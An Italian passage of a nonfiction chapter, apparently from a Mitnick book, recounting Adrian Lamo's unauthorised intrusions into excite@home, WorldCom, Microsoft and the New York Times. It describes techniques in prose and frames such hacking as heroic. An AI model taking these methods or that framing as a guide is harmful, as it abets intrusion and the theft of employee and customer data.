### *Conclusioni*

Svegliatevi gente. Cambiare le configurazioni prestabilite o usare delle password forti può evitare alla tua azienda di subire un attacco.

Ma qui non si tratta solo di stupidità dell'utente. I produttori di software non hanno fatto della sicurezza una priorità maggiore dell'interoperabilità e della funzionalità. Certo, mettono dei consigli accurati nelle guide per gli utenti e nelle istruzioni d'installazione. C'è un vecchio modo di dire degli ingegneri che recita: "Quando non funziona niente, leggi le istruzioni". Ovviamen-te non hai bisogno di una laurea in ingegneria per seguire questa pessima regola.

È arrivato il momento che i produttori comincino a farsi un po' più saggi su questo eterno problema. E se i produttori di hardware e software iniziassero con il riconoscere che la maggior parte delle persone non legge la documentazione? Perché allora non creare un messaggio di allerta per attivare la sicurezza o per cambiare le configurazioni automatiche della sicurezza, che salta fuori quando l'utente installa il prodotto? Ancora meglio, perché non crearlo in modo tale che la sicurezza venga attivata automaticamente? Microsoft lo ha fatto di recente – ma non prima della fine del 2004 con l'aggiornamento di sicurezza per le versioni Windows Xp Professional e Home Editon con la pubblicazione del Service Pack 2, in cui il firewall incorporato viene attivato automaticamente. Perché c'è voluto così tanto?

Microsoft e gli altri produttori di sistemi operativi avrebbero dovuto pensarci molto tempo fa. Un cambiamento semplice come questo nell'industria potrebbe rendere il cyberspazio un po' più sicuro per tutti noi.

## L'hacker Robin Hood

L'hacking per me ha sempre avuto a che fare più con la religione che con la tecnologia.

Adrian Lamo

L'hacking è una capacità. Chiunque può acquisirla attraverso l'autoformazione. Dal mio punto di vista, l'hacking è una pratica creativa e un'arte. Allo stesso modo in cui gli amanti dello scasso cercano di aprire serrature e lucchetti per puro divertimento, così gli hacker cercano di aggirare la sicurezza in modi imprevisti. Le persone possono hackerare senza infrangere la legge.

La differenza risiede nella concessione o meno da parte del proprietario del sistema di un permesso all'hacker perché provi a infiltrare il suo sistema informatico. Esistono diversi modi in cui le persone possono hackerare, anche con il permesso della "vittima". È risaputo che alcuni infrangono la legge senza mai essere catturati. Alcuni corrono il rischio e trascorrono del tempo in prigione. Praticamente tutti nascondono la propria identità dietro a un *moniker*, che è la versione online di un nome di fantasia.

Poi ci sono i pochi come Adrian Lamo, che hackerano senza mascherare la loro identità e quando trovano un punto debole nella sicurezza di un'organizzazione glielo comunicano. Sono i Robin Hood dell'hacking. Non dovrebbero essere arrestati ma osannati. Aiutano le compagnie a svegliarsi prima che un hacker malintenzionato faccia dei seri danni all'azienda.

L'elenco di organizzazioni che secondo il governo federale sono state hackerate da Adrian Lamo è a dir poco impressionante. Tra queste vi sono Microsoft, Yahoo!, Mci WorldCom, excite@home e compagnie telefoniche come Sbc, Ameritech e Cingular.<sup>1</sup>

E il venerabile "New York Times".

Sì, va bene, Adrian è costato alle aziende dei soldi, ma neanche lontanamente quanto affermato dai pubblici ministeri.

<sup>1</sup> Si veda il comunicato stampa del governo degli Stati Uniti <http://www.usdoj.gov/criminal/cybercrime/lamoCharge.htm>.

## *Salvataggio*

Adrian Lamo non era il tipico adolescente del tipo "me ne sto tutto il giorno al centro commerciale". Una notte, per esempio, era andato insieme ai suoi amici a esplorare un grande complesso industriale abbandonato lungo gli argini di un fiume. Senza uno scopo particolare in mente, si aggiravano all'interno di un impianto vasto e decadente, e si persero dopo poco. Erano circa le due del mattino quando trovarono la via d'uscita dal labirinto. Mentre attraversavano una linea ferroviaria in disuso tra i relitti dei macchinari industriali arrugginiti, Adrian sentì dei flebili lamenti. Anche se i suoi amici volevano solo andare via di lì, la curiosità di Adrian era stata stimolata.

Seguendo il suono del lamento arrivò nei pressi di una tubatura di scolo sudicia. La luce flebile ne rendeva appena visibili i recessi più oscuri, dove un gattino intrappolato gemeva con tutte le sue forze.

Adrian chiamò dal suo cellulare l'operatore telefonico chiedendo il numero del Dipartimento di polizia. Proprio in quel momento il faro di una volante accecò il gruppo.

I ragazzi erano vestiti con quelli che Adrian descrive come "vestiti da esploratore urbano, sai, guanti e soprabiti sudici. Non proprio il genere di abbigliamento che ispira fiducia e buona volontà in un agente di polizia". Adrian pensa che come ragazzo sembrava un po' sospetto e "potevamo o non potevamo avere delle cose con noi che avrebbero potuto portarci dentro", dice. Vari opzioni scorrevano nella testa di Adrian; avrebbero potuto sottoporsi a una lunga serie di domande e a un possibile fermo, correre, oppure... gli venne in mente in piano:

Feci loro un segnale e dissi: "Ehi, c'è un gatto dentro la grondaia qui. Ci sareste di grande aiuto". Fai un salto a due ore dopo, nessuno di noi era stato perquisito, le circostanze sospette dimenticate.

Dopo l'arrivo di due volanti della polizia e di un veicolo per il controllo degli animali, il gattino inzuppato fu messo in salvo in una rete attaccata a un lungo palo. La polizia diede il gatto ad Adrian, che lo portò a casa, lo pulì e lo chiamò Alibi. I suoi amici lo chiamarono Drano.

Più tardi, Adrian rifletté sull'incontro. Essendo una persona che non crede alle coincidenze, è certo che tutti si trovarono esattamente nel punto in cui si dovevano trovare in quel momento. Lui vede le sue esperienze informatiche "quasi trascendentali" nello stesso modo: non esistono casualità.

È interessante che Adrian veda la storia del gattino come un parallelo di ciò che fanno gli hacker. Vengono in mente parole co-

me "adattarsi", "improvvisare" e "intuizione", tutti ingredienti fondamentali per districarsi tra le molte trappole e le imboscate che ti attendono nei vicoli ciechi e lungo i viali del web.

### *Radici*

Nato a Boston, Adrian trascorse gran parte della sua infanzia spostandosi nel New England prima che la famiglia si stabilisse definitivamente a Washington. Il padre, nato in Colombia, scrive storie per bambini e fa traduzioni dallo spagnolo all'inglese; Adrian lo considera un filosofo nato. Sua madre insegnava inglese ma ora fa la casalinga. "Quando ero piccolo mi portavano alle manifestazioni politiche. Mi hanno educato a mettere in discussione ciò che vedo intorno a me e si sono dati da fare per allargare le mie vedute."

Adrian non pensa di rientrare in un profilo demografico specifico, anche se pensa che la maggior parte degli hacker faccia parte di quella che chiama "la classe media bianca convenzionale". Una volta ebbi l'onore di incontrare i suoi genitori e mi dissero che uno dei motivi per cui loro figlio si era dato all'hacking era perché diversi hacker lo avevano ispirato. Non se ne fece menzione, ma ebbi l'impressione da Adrian che una di queste persone avrei potuto essere io. Probabilmente i suoi genitori avrebbero voluto prendermi per il collo.

All'età di sette anni, Adrian iniziò a smanettare sul computer del padre, un Commodore 64. Un giorno era frustrato per un *adventure* di solo testo cui stava cercando di giocare. Ogni opzione sembrava condurre a un punto morto. Scoprì che mentre cercava di caricare il programma sul computer e prima di eseguire il comando "Run", c'era un modo in cui poteva istruire il computer per generare un listato del codice sorgente del gioco. Il listato gli rivelò le risposte che stava cercando e riuscì a vincere rapidamente.

È risaputo che prima un ragazzo inizia ad apprendere un linguaggio straniero, più lo acquisisce spontaneamente. Adrian pensa che lo stesso discorso valga per i computer. La sua teoria è che la ragione potrebbe risiedere nel fatto che da giovane il cervello deve ancora "strutturarsi", con la rete dei neuroni che è più malleabile, veloce ad apprendere e ad adattarsi di quanto non sarà nella fase adulta.

Adrian è cresciuto immerso nel mondo dei computer, li ha sempre visti come un'estensione della realtà e quindi li ha sempre manipolati con facilità. Per lui il computer non era qualcosa su cui leggere o per il quale c'era bisogno di manuali voluminosi per comprenderlo. Non era uno strumento esterno, come un

frigorifero o una macchina, ma una finestra su se stesso. Decise che lui poteva elaborare organicamente le informazioni, come fa un computer con i programmi.

### *Incontri di mezzanotte*

Tra tutti i sistemi informatici delle corporation che ha hackerato, Adrian considera excite@home la sua vera esperienza da 007. L'epica nacque quasi per capriccio; quando qualcuno gli suggerì di dare un'occhiata al sito di @home. Essendo la camera di compensazione di tutti i servizi Internet via cavo degli Stati Uniti, Adrian era sicuro che era ben protetta e che non sarebbe stato il caso di perderci del tempo. Ma se fosse riuscito a penetrarvi, avrebbe potuto accedere a informazioni chiave su ogni utente del cavo degli Stati Uniti.

Oggi gli hacker scoprono che Google può essere sorprendentemente d'aiuto per rendere visibili gli obiettivi possibili di un attacco, rivelando informazioni utili su di loro. Adrian riesuma molte delle sue prime tecniche di hacking inserendo in Google una serie di parole chiave che lo conducono spesso a siti contenenti alcuni bachi di configurazione.

E così collegò il suo computer portatile alla presa di una rete aperta nella sala studenti di un'università di Philadelphia e richiese la pagina web di excite@home. La sala studenti era un ambiente familiare per lui: qualsiasi spazio usato da molte persone, una postazione Internet ad accesso pubblico o un punto d'accesso wireless aperto, sono tutti spazi che forniscono a un hacker un modo semplice ed efficace per occultare la sua provenienza. Ricostruire la vera identità di una persona che usa i punti d'accesso a Internet in modo casuale è estremamente difficile.

L'attitudine mentale di Adrian è di partire immedesimandosi nei processi mentali della persona che ha progettato il programma o la rete che sta attaccando, usando la sua conoscenza degli schemi e delle pratiche standard più usate dagli architetti di rete. È molto bravo a sfruttare i server proxy – sistemi dedicati a far passare il traffico tra la rete interna e le reti "non fidate" come Internet – che non sono ben configurati. Il proxy esamina ogni richiesta di connessione secondo le regole che gli sono state date.

Quando un amministratore di rete svolge in modo approssimativo il lavoro di configurazione dei server proxy dell'azienda, chiunque sia in grado di collegarsi al proxy può riuscire a "infilarci nel tunnel" per arrivare alla rete interna dell'azienda che dovrebbe essere sicura.

Per un hacker, un "proxy aperto" di questo genere è un'istigazione a delinquere perché gli permette di apparire come se stes-

se facendo delle richieste al pari di un qualsiasi impiegato dell'azienda: da dentro la rete locale dell'azienda.

Da quella sala studenti dell'università, Adrian scoprì un proxy mal configurato che spalancava le porte a pagine web interne di diversi reparti di excite@home. Nella sezione dell'Help di una di queste, inviò una domanda su alcuni problemi di collegamento che stava avendo. La risposta che ottenne conteneva la Url di una piccola parte del sistema progettata per l'assistenza tecnica del settore It. Analizzando questa Url, Adrian fu in grado di entrare in altre divisioni della compagnia che facevano uso della stessa tecnologia. Non gli fu chiesta alcuna autenticazione: il sistema era stato progettato a partire dall'assunto che chiunque potesse richiedere degli indirizzi in queste parti del sito doveva essere un dipendente o un'altra persona autorizzata, una premessa incerta così diffusa che viene soprannominata con un eufemismo: sicurezza come vaghezza.

Come mossa seguente, visitò un sito ben noto tra gli esploratori del cyberspazio: netcraft.com. Adrian inserì dei nomi di dominio parziali, e Netcraft gli restituì una lista di server di tipo E, mostrandoglieli come macchine Solaris su cui girava il software Apache per i web server.

Mentre Adrian continuava l'esplorazione, scoprì che il Centro delle operazioni di rete della compagnia offriva un sistema di supporto tecnico che permetteva ai dipendenti autorizzati di leggere le specifiche dei clienti che richiedevano assistenza, del tipo: "Aiuto, non riesco a usare l'account", e quant'altro. L'impiegato chiedeva a volte al cliente di fornire il suo nome utente e password sentendosi al sicuro perché tutto questo avveniva dietro al firewall della corporation; l'informazione veniva poi inclusa nella scheda che certificava i problemi.

Adrian scoprì delle cose che, dice, "erano rivelatrici". Tra i tesori c'erano i documenti con i nomi e le password dei clienti, le specifiche della procedura di gestione delle schede problematiche e le lamentele degli utenti interni sui problemi che avevano con i loro computer. Trovò anche uno script per generare un "cookie di autenticazione" che avrebbe permesso a un tecnico di autenticarsi come un titolare di un qualsiasi account e di identificare e risolvere un problema senza richiedere al cliente la password.

Una nota su una scheda attirò l'attenzione di Adrian. Mostrava il caso di un cliente che oltre un anno prima aveva chiesto aiuto in relazione a informazioni personali, contenenti anche dei numeri di carta di credito, che gli erano state sottratte da qualcuno su una Internet Relay Chat. La nota interna affermava che i "tech" (i tecnici) avevano deciso che non era un loro problema e non interessava loro rispondere. In pratica avevano scaricato il poveraccio. Adrian chiamò l'uomo a casa fingendo di essere un

tecnico della compagnia e disse: "Ehi, non dovrei lavorare su questa pratica, ma ero curioso di sapere se ha mai ricevuto una risposta da noi". L'uomo rispose che non era mai stato richiamato. Adrian gli girò rapidamente la risposta corretta con la documentazione interna e la discussione che riguardava la sua pratica irrisolta:

Mi sentii soddisfatto per questo perché voglio credere in un universo dove un qualcosa di così improbabile come ritrovarsi la propria banca dati rubata da qualcuno su una chat Irc, può essere spiegato un anno dopo da parte di un intruso che ha compromesso la compagnia che all'inizio credevi ti avrebbe aiutato.

A questo punto, il proxy aperto che gli aveva permesso di entrare non funzionava più. Non sapeva bene perché, ma non poteva più accedervi. Iniziò a cercare un'altra strada. Il metodo che riuscì a escogitare fu, secondo le sue parole, "completamente nuovo".

Il primo piede nella porta riuscì a infilarlo facendo quello che viene chiamata una "ricerca rovesciata del Dns": usare un indirizzo Ip per trovare il nome corrispondente dell'host. (Se digitate nel vostro browser la richiesta di andare al sito [www.defensivethinking.com](http://www.defensivethinking.com), la richiesta viene indirizzata a un Nome di dominio del server, o Dns, che traduce quel nome in un indirizzo che può essere usato su Internet per instradare la vostra richiesta, in questo caso il 209.151.246.5. La tecnica usata da Adrian ribalta questo processo: chi attacca inserisce un indirizzo Ip e gli viene fornito il nome di dominio dello strumento cui appartiene l'indirizzo.)

Aveva molti indirizzi da analizzare, la maggior parte dei quali non restituì nulla di interessante. Alla fine, in ogni caso, ne trovò uno con un nome corrispondente, dialup00.corp.home.net, e molti altri che iniziavano con "dialup". Pensò che questi erano host usati dagli impiegati per entrare nel network della corporation quando si trovavano fuori sede.

Scoprì presto che questi numeri di dial-up venivano usati da dipendenti che lavoravano ancora con computer dotati di vecchie versioni di sistemi operativi, versioni antiche come Windows 98. E molti degli utenti del dial-up avevano delle "sezioni aperte", che permettevano un accesso remoto ad alcune directory o all'intero hard disk senza password di lettura o di scrittura. Adrian realizzò che poteva apportare dei cambiamenti agli script di avvio del sistema operativo copiando dei file nelle sezioni, in modo che queste avrebbero eseguito dei comandi scelti da lui. Dopo aver sovrascritto alcuni file di avvio specifici con la sua versione, capì che avrebbe dovuto aspettare che il sistema fosse riavviato prima che i suoi comandi fossero eseguiti. Ma Adrian sa essere paziente.

La pazienza alla fine portò i suoi frutti e Adrian passò alla mossa successiva: l'installazione di un Trojan di accesso remoto (o "Rat"). Ma per farlo non si servì di nessuno dei Trojan sviluppati dagli hacker comunemente disponibili, come quelli che gli altri intrusi utilizzano per scopi maligni. I programmi antivirus, così diffusi al giorno d'oggi, vengono scritti per riconoscere le backdoor e i Trojan più comuni e per metterli in quarantena all'istante. Per aggirare questo meccanismo, Adrian ricorse a uno strumento legittimo progettato per l'uso da parte di amministratori di rete e di sistema, un software commerciale per l'amministrazione remota, che modificò leggermente in modo che fosse invisibile all'utente.

Se i prodotti antivirus cercano un tipo di software per l'accesso remoto il cui uso è noto nel mondo underground degli hacker, essi non cercano i software per l'accesso remoto sviluppati da altre aziende del software, basandosi sull'assunto che questi prodotti vengono usati in modo legittimo (e anche, suppongo, perché l'azienda sviluppatrice del software X potrebbe far loro causa se il software antivirus trattasse il loro prodotto come maligno e lo bloccasse). Personalmente ritengo che non sia una buona idea. I prodotti antivirus dovrebbero allertare l'utente su *ciascun* prodotto che potrebbe essere utilizzato in modo maligno e lasciare all'utente la decisione se esso sia stato installato legittimamente o meno. Sfruttando questa debolezza, Adrian riesce spesso a installare dei Rat legittimi che aggirano la capacità di individuarli dei programmi antivirus.

Una volta che ebbe installato il Rat sul computer dei dipendenti di @home, eseguì una serie di comandi che gli fornirono le informazioni sulle connessioni di rete attive verso altri sistemi. Uno di questi comandi, "netstat", gli mostrò l'attività di rete di un dipendente che era connesso in quel momento alla rete interna dall'esterno, e gli rivelò quali sistemi stava usando nella rete della corporation.

Per mostrare un campione dei dati restituiti da netstat, ho lanciato il programma per esaminare l'operazione sulla mia macchina; una parte del listato si presenta così:

```
C:\Documents and Settings\guest>netstat-a  
Active Connections  
  
Proto Local Address Foreign Address State  
TCP lockpicker:1411 64.12.26.50:5190  
ESTABLISHED  
TCP lockpicker:2842 catlow.cyberverse.com:22 ESTABLISHED  
TCP lockpicker:2982 www.kevinmitnick.com:http ESTABLISHED
```

Il "Local Address" indica il nome della macchina locale ("lock-picker" era al tempo il nome che usavo per il mio computer) e il numero di porta della macchina. Il "Foreign Address" mostra il nome della macchina ospitante o l'indirizzo Ip del computer remoto, e il numero di porta su cui è stata effettuata una connessione. Per esempio, la prima riga del rapporto indica che il mio computer ha effettuato un collegamento con 64.12.26.50 sulla porta 5190, la porta che viene usata di solito per l'Instant Messenger di America online. "State" indica lo stato della connessione: "Established" se la connessione è attiva in quel momento, "Listening" se la macchina locale è in attesa di un collegamento in entrata.

La riga seguente, su cui figura "catlow.cyberverse.com", fornisce il nome dell'host del sistema cui mi ero collegato. L'ultima linea, contenente "www.kevinmitnick.com:http", indica che ero collegato attivamente al mio sito web personale.

Il proprietario del computer di destinazione non è costretto a gestire i servizi sulle porte più conosciute, ma può usare il computer per usare delle porte non standard. Per esempio, l'http (il web server) viene comunemente gestito sulla porta 80, ma il proprietario può cambiarla e gestire un web server su una qualsiasi porta a sua scelta. Consultando il listato delle connessioni Tcp degli impiegati, Adrian scoprì che i dipendenti di @home si collegavano ai web server su porte non standard.

Da informazioni di questo tipo, Adrian riuscì ottenere gli indirizzi Ip delle macchine interne che valeva la pena esplorare per ottenere informazioni sensibili sulla corporation @home. Tra varie perle, trovò un database di nomi, indirizzi e-mail, numeri seriali di modem per il cavo, indirizzi Ip attivi, persino il tipo di sistema operativo installato sul computer del cliente, per ognuno dei quasi tre milioni di abbonati alla banda larga della compagnia.

Si era trattato, nelle parole di Adrian, di "una tipologia esotica di attacco", perché aveva comportato il dirottamento della connessione di un impiegato fuori sede che si collegava alla rete interna.

Adrian lo considera un modo relativamente semplice per essere ritenuti affidabili da una rete. La parte difficile – che richiede un mese di tentativi e di errori – fu il compilare una mappa dettagliata della rete: cosa sono le varie parti e in che rapporto stanno le une con le altre.

L'ingegnere capo della rete di excite@home era un uomo cui Adrian aveva passato delle informazioni in passato e di cui sentiva di potersi fidare. Abbandonando la sua tattica abituale di usare un intermediario per dare delle informazioni alle aziende in cui era penetrato, chiamò l'ingegnere direttamente e gli comunicò di avere scoperto alcune debolezze critiche nella rete della compagnia. L'ingegnere si disse disposto a un incontro, nono-

stante l'ora tarda proposta da Adrian. A mezzanotte, si sedettero insieme attorno a un tavolo.

"Gli mostrai della documentazione che avevo accumulato nel tempo. Chiamò il loro addetto alla sicurezza e lo incontrammo nel campus [di excite@home] intorno alle 4,30 del mattino." I due uomini passarono in rassegna i materiali di Adrian e gli chiesero come aveva fatto a entrare esattamente. Intorno alle sei del mattino, mentre stavano per finire, Adrian disse che gli sarebbe piaciuto vedere fisicamente il server proxy che aveva usato per entrare.

Lo rintracciammo. E loro mi chiesero: "Tu come la renderesti sicura questa macchina?".

Adrian sapeva già che il server non veniva usato per alcuna funzione importante, che era solo un "sistema random":

Tirai fuori dalla tasca il mio coltello, uno di quei coltellini colorati multiuso. Mi avvicinai alla macchina, tagliai il cavo e dissi: "Adesso la macchina è sicura".

Dissero: "Così va bene". L'ingegnere scrisse un appunto e lo incollò sulla macchina. Il biglietto diceva: "Non ricollegare".

Adrian aveva scoperto un modo per entrare nella compagnia passando per una sola macchina che aveva cessato probabilmente di avere una funzione necessaria molto tempo prima. Ma nessuno l'aveva mai notato o si era preoccupato di rimuoverla dalla rete. "Ogni compagnia," dice Adrian, "ha tonnellate di macchine buttate lì, ancora connesse ma che non vengono usate." Ognuna di esse è potenzialmente una porta per l'accesso non autorizzato.

### *Mci WorldCom*

Come aveva fatto con molte altre reti prima, fu ancora una volta attaccando i server proxy che Adrian trovò le chiavi del regno di WorldCom. Iniziò la ricerca usando il suo strumento preferito di navigazione, un programma chiamato ProxyHunter, che individua i server proxy aperti. Lanciandolo sul suo portatile, analizzò l'indirizzo Internet di WorldCom, individuando rapidamente cinque proxy aperti, uno dei quali era nascosto in una Url che finiva con wcom.com. Da lì, ebbe solo bisogno di configurare il suo browser per usare uno dei proxy e poté navigare facilmente la rete privata di WorldCom, come fosse un dipendente qualsiasi.

Una volta dentro, incontrò altri livelli di sicurezza, che richiedevano delle password per accedere a diverse pagine web della intranet. Sono sicuro che alcune persone troveranno sorpre-

dente quanto possono essere pazienti gli intrusi come Adrian e quante ore sono disposti a dedicare per portare a compimento un determinato lavoro. Due mesi dopo, Adrian iniziò finalmente a compiere delle incursioni all'interno.

Riuscì a entrare nel sistema delle risorse umane di WorldCom, che gli diede i nomi e i numeri di *social security* di tutti gli ottantaseimila dipendenti della compagnia. Con queste informazioni e la data di nascita di una persona (si affida ad anybirthday.com), fu in grado di azzerare la password di un dipendente e di accedere ai registri dei libri paga, contenenti informazioni come lo stipendio e i contatti d'emergenza. Avrebbe anche potuto modificare le istruzioni per i bonifici bancari, dirottando sul suo conto i versamenti per molti dipendenti. Non ne fu tentato, ma osserva che "molte persone sarebbero disposte a darsela a gambe per duecentomila dollari".

### *Dentro Microsoft*

Al momento della nostra intervista, Adrian è in attesa di giudizio per diverse accuse in campo informatico; ha una storia da raccontare su un incidente per cui non è stato denunciato, ma che è stata comunque inclusa nelle informazioni pubblicate dal procuratore federale. Non volendo aggiungere altre denunce all'elenco stilato dal procuratore, si sente in obbligo di essere cauto nel raccontarci la sua storia sulla Microsoft. Con un tono evidentemente sarcastico, ci spiega:

Posso dirvi cosa si presumeva. Si presumeva che ci fosse una pagina web che avevo presumibilmente trovato, che presumibilmente non richiedeva un'autenticazione, che non recava indicazioni che [l'informazione fosse] brevettata e non conteneva assolutamente nulla a eccezione di un menu di ricerca.

Anche la regina delle compagnie del software non è sempre sicura.

Inserendo un nome, Adrian realizzò "presumibilmente" di avere i dettagli di un ordinativo online di un cliente. Secondo Adrian il governo ha descritto il sito come un archivio di informazioni di acquisto e spedizione su chiunque abbia mai ordinato un prodotto online dal sito web della Microsoft. Il sito conteneva inoltre dei dati sugli ordini per i quali le carte di credito erano state rifiutate. Tutto questo sarebbe stato imbarazzante se le informazioni fossero mai venute in possesso di qualcuno al di fuori della compagnia.

Adrian fornì i particolari sulla penetrazione a un giornalista

del "Washington Post", in base alle sue solite condizioni che nulla doveva essere pubblicato finché la breccia nella sicurezza non fosse stata riparata. Il giornalista riferì i particolari alla Microsoft, dove gli addetti dell'It non furono contenti nell'apprendere notizia. "La Microsoft voleva veramente sporgere denuncia," dice Adrian. "Fecero una valutazione eccessiva dei danni: una fattura da centomila dollari." In seguito qualcuno nella compagnia probabilmente ci ripensò. Ad Adrian fu quindi detto che la Microsoft "aveva perso la fattura". L'accusa di intrusione non venne espunta dalle sue carte, ma non vi fu associata alcuna richiesta in denaro. (A giudicare dagli archivi online dei giornali, i direttori del "Washington Post" non considerarono l'incidente rilevante da un punto di vista informativo, nonostante Microsoft fosse l'obiettivo e nonostante il ruolo avuto da uno dei loro giornalisti in questa storia. E mi chiedo il perché.)

### *Un eroe ma non un santo: l'hack del "New York Times"*

Un giorno Adrian stava leggendo il "New York Times" online, quando gli venne improvvisamente "la curiosità lampo" sul se fosse stato in grado di penetrare nella rete telematica del giornale. "Ero già entrato nel 'Washington Post,'" dice, ma ammette che quel tentativo non aveva dato frutti: "Non avevo trovato nulla di interessante".

Il "Times" sembrava porre una sfida ancora più alta, poiché era probabile che fossero diventati sensibili sulla questione della sicurezza in seguito a un hack molto pubblico e imbarazzante avvenuto due anni prima, quando un gruppo chiamato H4G ("Hacking for Girlies") aveva defacciato il loro sito. Gli autori del defacciamento avevano criticato la firma tecnologica del "Times", John Markoff, per gli articoli che aveva scritto su di me. Articoli che avevano contribuito al duro trattamento che avevo subito da parte del Dipartimento di giustizia.

Adrian andò online e iniziò a esplorare. Innanzitutto visitò il sito web del giornale e scoprì rapidamente che era stato esternalizzato, cioè che non era ospitato dal "Times" stesso ma da un Internet Service Provider esterno. Questa è una buona pratica per un'azienda: significa che una penetrazione che va a segno nel sito web non garantisce l'accesso alla rete della corporation. Per Adrian, significava che avrebbe dovuto lavorare sodo per trovare una via d'ingresso.

"Io non mi do una lista di cose da fare," dice Adrian a proposito del suo approccio alle intrusioni. Ma "quando faccio una ricognizione, presto molta attenzione a raccogliere informazioni interrogando altre fonti". In altri termini, non inizia sondan-

do immediatamente il sito web della compagnia che vuole attaccare, perché questo potrebbe creare un tracciato che porterebbe a lui. Invece, l'American Registry for Internet Numbers (Arin) – organizzazione no profit responsabile della gestione della numerazione di Internet per il Nord America – mette a disposizione, gratuitamente, dei validi strumenti di ricerca.

Digitando "New York Times" nella finestra di dialogo "Whois" (chi è) di arin.net, si ottiene un elenco di dati che appare così:

New York Times (NYT-3)  
NEW YORK TIMES COMPANY (NYT-4)  
New York Times Digital (NYTD)  
New York Times Digital (AS21568) NYTD 21568  
NEW YORK TIMES COMPANY NEW-YORK84-79 (NET-12-160-79-0-1) 12.160.79.0 – 12.160.79.255  
New York Times SBC068121080232040219 (NET-68-121-80-232-1) 68.121.80.232 – 68.121.80.239  
New York Times Digital PNAP-NYM-NYT-RM-01 (NET-64-94-185-0-1) 64.94.185.0 – 64.94.185.255

I gruppi di quattro numeri separati da punti sono indirizzi Ip, che possono essere pensati come gli equivalenti Internet di un indirizzo di posta con un numero di casa, strada, città e stato. Un listato che mostra un campo variabile di indirizzi (per esempio, 12.160.79.0-12.160.79.255) viene definito "netblock".

Poi fece una ricerca sulle porte di una serie di indirizzi appartenenti al "New York Times" e si mise in attesa, mentre il programma scansionava gli indirizzi alla ricerca di porte aperte, nella speranza che avrebbe identificato alcuni sistemi interessanti da attaccare. Li trovò. Analizzando un certo numero di porte aperte, scoprì che anche qui c'erano diversi sistemi che gestivano dei proxy aperti mal configurati, che gli permisero di collegarsi alla rete interna della compagnia.

Fece delle richieste al Nome di dominio del server (Dns) della compagnia, nella speranza di trovare un indirizzo Ip che fosse interno alla rete del "Times", ma senza successo. Come passo successivo cercò di ricavare tutti i Dns del dominio nytimes.com. Dopo aver fatto un buco nell'acqua anche su questo fronte, tornò al sito web e questa volta ebbe più fortuna: trovò uno spazio sul sito che offriva al pubblico un elenco di indirizzi e-mail con tutti i dipendenti del "Times" che erano disponibili a ricevere messaggi dal pubblico.

Nel giro di pochi minuti ricevè un messaggio e-mail dal giornale. Non era l'elenco delle e-mail dei giornalisti che aveva richiesto, ma era di valore in ogni caso. L'intestazione dell'e-mail rivelava che il messaggio proveniva dalla rete interna della compagnia e mostrava un indirizzo Ip che non era pubblico. "Le per-

sone non realizzano che anche un'e-mail può essere rivelatrice," spiega Adrian.

L'indirizzo Ip interno gli offriva un possibile spiraglio. Il passo successivo fu di iniziare a setacciare i proxy aperti che aveva già trovato, analizzando manualmente gli indirizzi Ip nello stesso segmento di rete. Se la maggior parte degli intrusi cercherebbe di scansionare il netblock di questo indirizzo iniziando con 68.121.90.1 per continuare in modo progressivo fino a 68.121.90.254, Adrian cercò di mettersi nella posizione di un impiegato dell'It della compagnia che configurava la rete, immaginando che la tendenza naturale della persona sarebbe stata di scegliere dei numeri pieni. Così la sua pratica abituale era di iniziare dai numeri bassi – da .1 a .10 – per poi provare con le decine come .20, .30 e così via.

I tentativi non sembravano produrre molto. Trovò un po' di web server interni, ma nessuno che fosse ricco di informazioni. Alla fine si imbatté in un server su cui risiedeva un vecchio sito in disuso della rete interna del "Times", forse disabilitato quando il nuovo sito era stato messo in produzione, e da allora dimenticato. Lo trovò interessante, se lo lesse attentamente, e scoprì un link che doveva in teoria puntare a un vecchio sito ma che lo condusse invece a una macchina di produzione attiva.

Per Adrian, questo era il Santo Graal. La situazione iniziò ad apparire ancor più rosea quando scoprì che su quella macchina erano stati archiviati i materiali didattici per insegnare ai dipendenti come usare il sistema. Era come uno studente che sfoglia velocemente un bignami di *Grandi speranze* di Charles Dickens, invece di leggere l'intero romanzo e cercare di capirne i temi per conto suo.

Adrian era entrato ormai in troppi siti per provare un'emozione particolare per quel successo, ma stava facendo più progressi di quanto non potesse aspettarsi. E le cose stavano per migliorare ulteriormente. Scoprì presto un motore di ricerca interno a uso dei dipendenti per orientarsi dentro al sito. "Spesso," dice, "gli amministratori di sistema non li configurano in modo appropriato e ti consentono di fare delle ricerche che dovrebbero essere proibite."

Come in questo caso, quando Adrian si trovò servito quello che definisce "il colpo di grazia". Qualche amministratore di sistema del "Times" aveva inserito una utility in una delle directory che permetteva di fare quella che viene chiamata una "ricerca Sql a finestra libera." Il Sql, o Structured Query Language, è il linguaggio usato dalla maggior parte dei database. In questo caso, compariva una finestra di dialogo popup che permetteva ad Adrian di fare ricerche praticamente in tutti i database presenti nel sistema e di ricavarne, o cambiarne, le informazioni che voleva.

Si accorse che l'apparecchio su cui risiedevano i server di posta elettronica girava su Lotus Notes. Gli hacker sanno che le vecchie versioni di Notes permettono a un utente di consultare tutti gli altri database del sistema e questa parte della rete del "Times" stava girando sulla vecchia versione. Il database Lotus Notes in cui Adrian si era imbattuto gli diede "il più grande bri- vido, perché comprendeva tutti gli addetti, fino al singolo giornalaio, i soldi che facevano, e i loro social", espressione gergale per numeri di previdenza sociale. "C'erano anche le informazioni sugli abbonati, come su chiunque avesse mai scritto per lamentarsi del servizio o per fare domande."

Quando gli ho chiesto qual era il sistema operativo del "Times", Adrian mi ha risposto di non saperlo. "Non analizzo le reti in quel modo," spiega:

Non è una questione di tecnologia, riguarda le persone e il modo in cui configurano le reti. La maggior parte delle persone sono molto prevedibili. Scopro spesso che la gente costruisce le reti sempre nello stesso modo.

Molti siti di e-commerce fanno questo errore. Danno per scontato che i clienti inseriranno i dati secondo un certo ordine. Nessuno pensa che l'utente non lo seguirà.<sup>2</sup>

In virtù di questa prevedibilità, un hacker esperto può eseguire un ordine su un sito web, seguire il processo di acquisto fino al punto in cui i dati vengono verificati, per poi tornare indietro e cambiare le informazioni sulla carta di credito. Lui si prende le merci; a qualcun altro viene addebitata la spesa sulla carta di credito. (Anche se Adrian mi ha spiegato la procedura nei dettagli, ci ha chiesto specificamente di non fornire una descrizione completa che permetterebbe ad altri di fare lo stesso.)

